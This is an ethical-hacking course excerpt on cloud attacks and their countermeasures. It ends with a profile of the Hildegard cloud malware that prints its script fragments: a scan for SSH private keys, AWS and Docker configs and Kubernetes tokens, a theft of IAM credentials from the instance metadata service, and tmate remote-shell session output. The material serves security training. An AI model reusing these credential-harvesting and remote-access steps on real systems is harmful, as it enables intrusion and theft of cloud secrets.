


Figure 19.47: Example of a cryptanalysis attack

Countermeasures:

- Use random number generators that generate cryptographically secure random numbers to provide robustness to cryptographic material like SSH keys and DNSSECs.
- Do not use faulty cryptographic algorithms.
- Use the latest and strongest encryption procedures, which include salting, hashing, etc.

- **DoS and DDoS Attacks**

  Performing DoS attacks on CSPs can leave tenants without access to their accounts. In the cloud infrastructure, multiple tenants share CPU, memory, disk space, bandwidth, etc. Thus, if attackers gain access to the cloud, they generate false data that could be resource requests or a type of code that can run in applications of legitimate users.

  Computing such malware requests engages a server's CPU, memory, and all other devices. Once the server reaches its threshold limit, it starts offloading its jobs to another server. The same happens to other inline servers, and finally, the attacker succeeds in engaging the whole cloud system just by interfering with the usual processing of one server. This leaves legitimate users of the cloud unable to access its services.

  DoS can be performed by flooding the server with multiple requests to consume all available system resources, passing malicious input to the server that crashes an application process, entering wrong passwords continuously so that the user account is locked, etc.

  If a DoS attack is launched via a **botnet** (a network of compromised machines), then it is a **DDoS** attack. A DDoS attack involves a multitude of compromised systems attacking a single target, thereby causing a denial of service to users of the targeted system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.48: Example of a DDoS attack

As shown in the above figure, the attacker sets a handler that infects a large number of computers over the Internet (zombie net). Then, the attacker floods the cloud server with multiple requests, thus resulting in the consumption of excess resources. Thereby, legitimate users are unable to access the cloud services.

Countermeasures:

- Follow the least privilege concept for the users connecting to the server.
- Install IDS in both physical and virtual machines of the cloud to mitigate DoS and DDoS attacks.

- **Man-in-the-Browser Attack**

Man-in-the-Browser attacks target a user's web-browser by injecting sophisticated malware (e.g., bots) that allow attackers to monitor information being shared between the user's browser and cloud application. The injected code exfiltrates the user's login credentials, such as username and passwords, to the attackers. Then, the attackers can validate those credentials on the cloud server and perform malicious activities on behalf of the user without the user being aware of it.




Figure 19.49: Illustration of a man-in-the-browser attack

Countermeasures:

- Limit access to the cloud services to safeguard the network against illegitimate access.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Integrate the cloud-based solution with controlled intrusion detection systems to detect and notify of abnormal user activities.
- Limit IP address range and offer services only via VPNs.

- **Metadata Spoofing Attack**

  Cloud service metadata describe the details of various services, such as the location of network components, security requirements, and data formats. Metadata spoofing is a process of changing or modifying service metadata written in the web service definition language (WSDL) file, where the information regarding service instances is stored. Once the manipulated file is successfully deployed, cloud users are redirected to unknown places, which is similar to the process of DNS spoofing.


  Countermeasures:

  - Encrypt and store application and service details on the cloud.
  - Implement hash-based integrity checking to mitigate spoofing attacks.
  - Deactivate metadata services that are not required, along with unsafe metadata versions.
  - Enforce host-based firewalls to restrict the instance metadata API access.

- **Cloud Malware Injection Attack**

  In cloud malware injection attacks, attackers install malicious service implementations or virtual machines into the cloud services that run as SaaS, PaaS, or IaaS. Once the cloud is successfully abused, the cloud user is redirected to the attackers' website, where the attackers can perform activities such as eavesdropping communication and stealing and modifying data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Malware

- **Hildegard**

  Source: *https://unit42.paloaltonetworks.com*

  Hildegard is cloud malware designed to exploit misconfigured kubelets in a Kubernetes cluster and infect all the containers present in the Kubernetes environment. Hildegard helps attackers in bypassing security solutions and altering system configurations to hide their presence. This malware drops two major tools, peirates and BotB, for the exploitation of cloud resources. Attackers can perform resource hijacking, crypto jacking, DoS attacks, application eruption, crypto mining, etc. using this malware.

  Features

  - It hides malicious process execution in containers using LD_PRELOAD.
  - It bypasses static analysis tools using an IRC agent (ziggystartux).
  - It bypasses DNS monitoring tools by altering system DNS resolvers.
  - It performs credential discovery and reconnaissance operations.
  - It utilizes two C2 communication channels, tmate and IRC, that work almost similarly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
while read FUSER ; do
if [ -d "/home/$FUSER/.aws" ] ; then echo 'Found AWS Dir: /home/'$FUSER'/.aws/'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa.pub" ] ; then echo 'Found rsa pubkey: /home/'$FUSER'/.ssh/id_rsa.pub'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa" ] ; then echo 'Found rsa privkey: /home/'$FUSER'/.ssh/id_rsa'; fi
if [ -f "/home/$FUSER/.docker/config.json" ] ; then echo 'Found docker config: /home/'$FUSER'/.docker/config.json'; fi
done < /tmp/.fua
if [ -f "/tmp/.fua" ] ; then rm -f /tmp/.fua 2>/dev/null ; fi
echo ''
if [ -f "/var/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /var/run/secrets/k
serviceaccount/token'; fi
if [ -f "/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /run/secrets/kubernete
```

```
download http://169.254.169.254/latest/meta-data/iam/security-credentials/ > /dev/shm/.../...
iam_role_name=$(cat /dev/shm/.../...BORG.../iam.role)
rm -f /dev/shm/.../...BORG.../iam.role 2>/dev/null
download http://169.254.169.254/latest/meta-data/iam/security-credentials/${iam_role_name} >
cat /dev/shm/.../...BORG.../aws.tmp.key >> /dev/shm/.../...BORG.../AWS_data.txt
```

```
To connect to the session locally, run: tmate -S /tmp/tmate-0/JLpikh attach
Connecting to ssh.tmate.io...
web session read only: https://tmate.io/t/ro-MkgnxskTCzpY87KG3pSrGfDqQ
ssh session read only: ssh ro-MkgnxskTCzpY87KG3pSrGfDqQ@nyc1.tmate.io
web session: https://tmate.io/t/HildeGard/MS4xLjEuMQoXXXX11978
ssh session: ssh HildeGard/MS4xLjEuMQoXXXX11978@nyc1.tmate.io
```

Figure 19.50: Screenshot displaying a Hildegard malware attack on a victim's device

Some additional cloud malware are as follows:


- Denonia
- LemonDuck
- RansomCloud
- DBatLoader/ModiLoader
- Goldbackdoor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Hacking

Though most organizations adopt cloud technologies for the variety of cost-effective services, security remains a significant concern because it depends on sharing. Security gaps and vulnerabilities of the underlying technologies can allow attackers to launch various types of cloud attacks, affecting confidentiality, integrity, and availability of resources and services in cloud systems. This section discusses the various techniques and tools attackers use for hacking the cloud environment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



